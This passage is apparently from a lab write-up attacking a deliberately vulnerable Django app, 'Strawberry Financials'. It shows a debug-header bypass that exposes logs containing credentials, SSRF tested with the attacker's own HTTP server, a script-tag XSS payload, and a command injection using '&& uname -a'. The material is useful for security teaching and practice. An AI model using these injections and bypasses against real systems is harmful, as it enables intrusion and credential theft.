5 debug: true
6 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
7 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
8 Accept-Encoding: gzip, deflate
9 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
10 Cookie: ajs_anonymous_id=4b4448bd-745f-4974-a397-1e2846295a89; csrfToken=i5My66PwELxf8kCuTKjkBPxG4mvAgp0HpvuHeY91soH5mEku11Prafp2kk3f21K7
11 Connection: close
12
13

```

Now lets forward it and see if we get access to that page



```
← → C Not Secure | 192.168.29.128:8000/logs

INFO "GET /static/login/css/dashboard.css HTTP/1.1" 304 0
INFO "GET /static/login/css/base.css HTTP/1.1" 304 0
INFO "GET /static/login/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/login/css/fonts.css HTTP/1.1" 304 0
INFO "GET /static/login/img/icon-addlink.svg HTTP/1.1" 304 0
INFO "GET /static/login/img/icon-changelink.svg HTTP/1.1" 304 0
INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/login/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 304 0
INFO "GET /static/login/fonts/Roboto-Bold-webfont.woff HTTP/1.1" 304 0
INFO "GET /login/logout/" HTTP/1.1" 200 1207
INFO "GET /login/logout/" HTTP/1.1" 302 0
INFO "GET /login/" HTTP/1.1" 302 0
INFO "GET /login/login/?next=/login/" HTTP/1.1" 200 1913
INFO "GET /static/login/css/login.css HTTP/1.1" 304 0
INFO Watching for file changes with StatReloader
INFO "GET / HTTP/1.1" 200 8157
INFO "GET /static/introduction/style4.css HTTP/1.1" 304 0
WARNING Not Found: /favicon.ico
WARNING "GET /favicon.ico HTTP/1.1" 404 9350
INFO "GET /login HTTP/1.1" 301 0
INFO "GET /login/" HTTP/1.1" 200 7978
INFO "GET /a10_lab?username=Hacker&password=Hacker HTTP/1.1" 301 0
INFO "GET /a10_lab?username=jack&password=jacktheripper HTTP/1.1" 301 0
INFO "GET /logout HTTP/1.1" 301 0
INFO "GET /logout/" HTTP/1.1" 200 1207
INFO "GET /static/login/css/base.css HTTP/1.1" 304 0
INFO "GET /static/login/css/responsive.css HTTP/1.1" 304 0
INFO "GET /static/login/css/fonts.css HTTP/1.1" 200 423
INFO "GET /static/login/fonts/Roboto-Regular-webfont.woff HTTP/1.1" 200 85876
INFO "GET /static/login/fonts/Roboto-Light-webfont.woff HTTP/1.1" 200 85692
INFO "GET /login/" HTTP/1.1" 302 0
INFO "GET /login/login/?next=/login/" HTTP/1.1" 200 1913
INFO "GET /static/login/css/login.css HTTP/1.1" 200 1233
INFO "GET /logout/" HTTP/1.1" 200 1207
INFO "GET /login/" HTTP/1.1" 200 7978
INFO A:wsl\strawberryfinancials\strawberryfinancials\strawberryfinancials\strawberryfinancials"urls.py changed, reloading.
INFO Watching for file changes with StatReloader
INFO A:wsl\strawberryfinancials\strawberryfinancials\strawberryfinancials\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader
ERROR Internal Server Error: /register
Traceback (most recent call last):
  File "A:wsl\strawberryfinancials\venv\lib\site-packages\django\core\handlers\exception.py", line 34, in inner
    response = get_response(request)
  File "A:wsl\strawberryfinancials\venv\lib\site-packages\django\core\handlers\base.py", line 124, in _get_response
    raise ValueError()
ValueError: The view introduction.views.register didn't return an HttpResponseRedirect object. It returned None instead.
ERROR "GET /register HTTP/1.1" 500 63038
INFO A:wsl\strawberryfinancials\strawberryfinancials\strawberryfinancials\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader
INFO "GET /register HTTP/1.1" 200 18
INFO A:wsl\strawberryfinancials\strawberryfinancials\strawberryfinancials\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader
INFO A:wsl\strawberryfinancials\strawberryfinancials\strawberryfinancials\introduction\views.py changed, reloading.
INFO Watching for file changes with StatReloader
```

Not only we can now access the logs we can also see two users password and user name in the get request.

## A10:2021-Server-Side Request Forgery

If we explore the home page we can find the competition tester.

**Fetch and compare rates**


Strawberry Financials has the lowest interest rates. Doubt it? type in url of other finance partner and see for yourself

<https://someotherfinancials.com>

**SEARCH**



Now lets test this field for ssrf open a python http server on the attacking box.




Now lets input our ip address in the search box and hit search.

We get a output on /compare\_rates which is a 404 since we dont have anything called test on our http server.

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01//EN"
 "http://www.w3.org/TR/html4/strict.dtd">
<html>
 <head>
 <meta http-equiv="Content-Type" content="text/html; charset=utf-8">
 <title>Error response</title>
 </head>
 <body>
 <h1>Error response</h1>
 <p>Error code: 404</p>
 <p>Message: File not found.</p>
 <p>Error code explanation: HTTPStatus.NOT_FOUND - Nothing matches the given URI.</p>
 </body>
</html>
```

Now lets check the logs on our http server the ip address here comes from the server that is hosting the site we can use this ssrf to do many different things like

scanning internal ports or sending malicious requests to outbound servers and proxy through this vulnerable website.




```
kali@kali:~/Desktop/shaunproj/pyhack]
$ sudo python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
172.21.0.4 - - [14/Dec/2021 16:10:42] code 404, message File not found
172.21.0.4 - - [14/Dec/2021 16:10:42] "GET /test HTTP/1.1" 404 -
```

## Bonus Vulnerabilities

### XSS Cross Site Scripting

If we click on the search icon on the right side of the page near the contact button.



and search anything we will be redirected to the search-it

The screenshot shows a web browser window with the following details:

- Address bar: Not Secure | 192.168.29.128:8000/search-it?q=sad
- Header: 96 Ernser Vista Suite 437, NY, US | (123) 456-78-910 | Info@strawberryfinancials.com | ENGLISH
- Navigation: Home, About, Services, Blog, Login, Contact, Search icon
- Main Content: A search form titled "Search It" with a "Company Name:" field containing "Facebook" and a "GO" button.

The company 'sad' You searched for is not found


And our query would be on the bottom of the page now lets try and do the same thing but instead lets present a xss payload as a input.

The screenshot shows a web browser window with the following details:

- Address bar: Not Secure | 192.168.29.128:8000/search-it?q=sad
- Header: 96 Ernser Vista Suite 437, NY, US | (123) 456-78-910 | Info@strawberryfinancials.com | ENGLISH
- Navigation: Home, About, Services, Blog, Login, Contact, Search icon
- Main Content: A search form titled "Search It" with a "Company Name:" field containing "<script >alert('xss') </script >" and a "GO" button.

```
<script >alert('xss') </script >
```

As we can see that an alert pops up and out javascript code is now executed in the browser.



## Sensitive data exposure

if you visit the route <http://192.168.29.128:8000/debug> we can see we are not allowed to see this page.

You are not allowed to view this page

since the page says debug we can try passing a debug header and see if we can now access the page.

```


1 GET /debug HTTP/1.1
2 Host: 192.168.29.128:8000
3 Upgrade-Insecure-Requests: 1
4 debug: true
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.93 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9 Cookie: ajs_anonymous_id=4b4448bd-745f-4974-a397-1e2846295a89; csrf_token=15My66PwELxf8kCuTkjKBPxG4mvAqp0HpvuHeY91soH5mEku1iPrafp2kk3f21K7
10 Connection: close
11
12

```

now if we forward the request we see a page with a lot of information keys and detailed debug information. things to note would tokens we now know backend technology used is django etc.

## Remote Code Execution through Command injection

If we visit this page <http://192.168.29.128:8000/cmd> we can see a name server lookup comes up



Here we can enter a domain name and look up name servers.

The screenshot shows a web application interface. At the top, there's a dark header bar with the company name "strawberry" and some contact information: "96 Ermser Vista Suite 437, NY, US", "(123) 456-78-910", and "Info@strawberryfinancials.com". To the right of the header is a "ENGLISH" button with a flag icon. Below the header is a navigation menu with links for "Home", "About", "Services", "Blog", "Login", "Contact", and a search icon. The main content area has a light gray background and features a form titled "Name Server Lookup". Inside the form, there's an input field containing "google.com", a radio button group for "Linux" and "Windows" (with "Linux" selected), and a blue "GO" button. Below the form, the word "Output" is followed by a block of text representing the command-line output of a DNS query:

```
; <<> DiG 9.11.5-P4-5.1+deb10u6-Debian <<> google.com ; global options: +cmd ; Got answer: ; ; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 8080
; flags: qr rd ra ad; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0 ; ; QUESTION SECTION: ;google.com. IN A ; ; ANSWER SECTION: google.com. 118 IN
A 142.251.42.46 ; ; Query time: 9 msec ; ; SERVER: 127.0.0.11#53(127.0.0.11) ; ; WHEN: Tue Dec 14 21:46:39 UTC 2021 ; ; MSG SIZE rcvd: 44
```

We can also exploit command injection on this page.

The screenshot shows the same web application interface as the first one. In the "Output" section, there is a single line of text: "google.com && uname -a".

Returns the output of uname -a too.

The screenshot shows the same web application interface. In the "Output" section, the command "google.com && uname -a" has been executed, and the resulting output is displayed: "0a90d48f9acb 5.10.0-kali3-amd64 #1 SMP Debian 5.10.13-1kali1 (2021-02-08) x86\_64 GNU/Linux".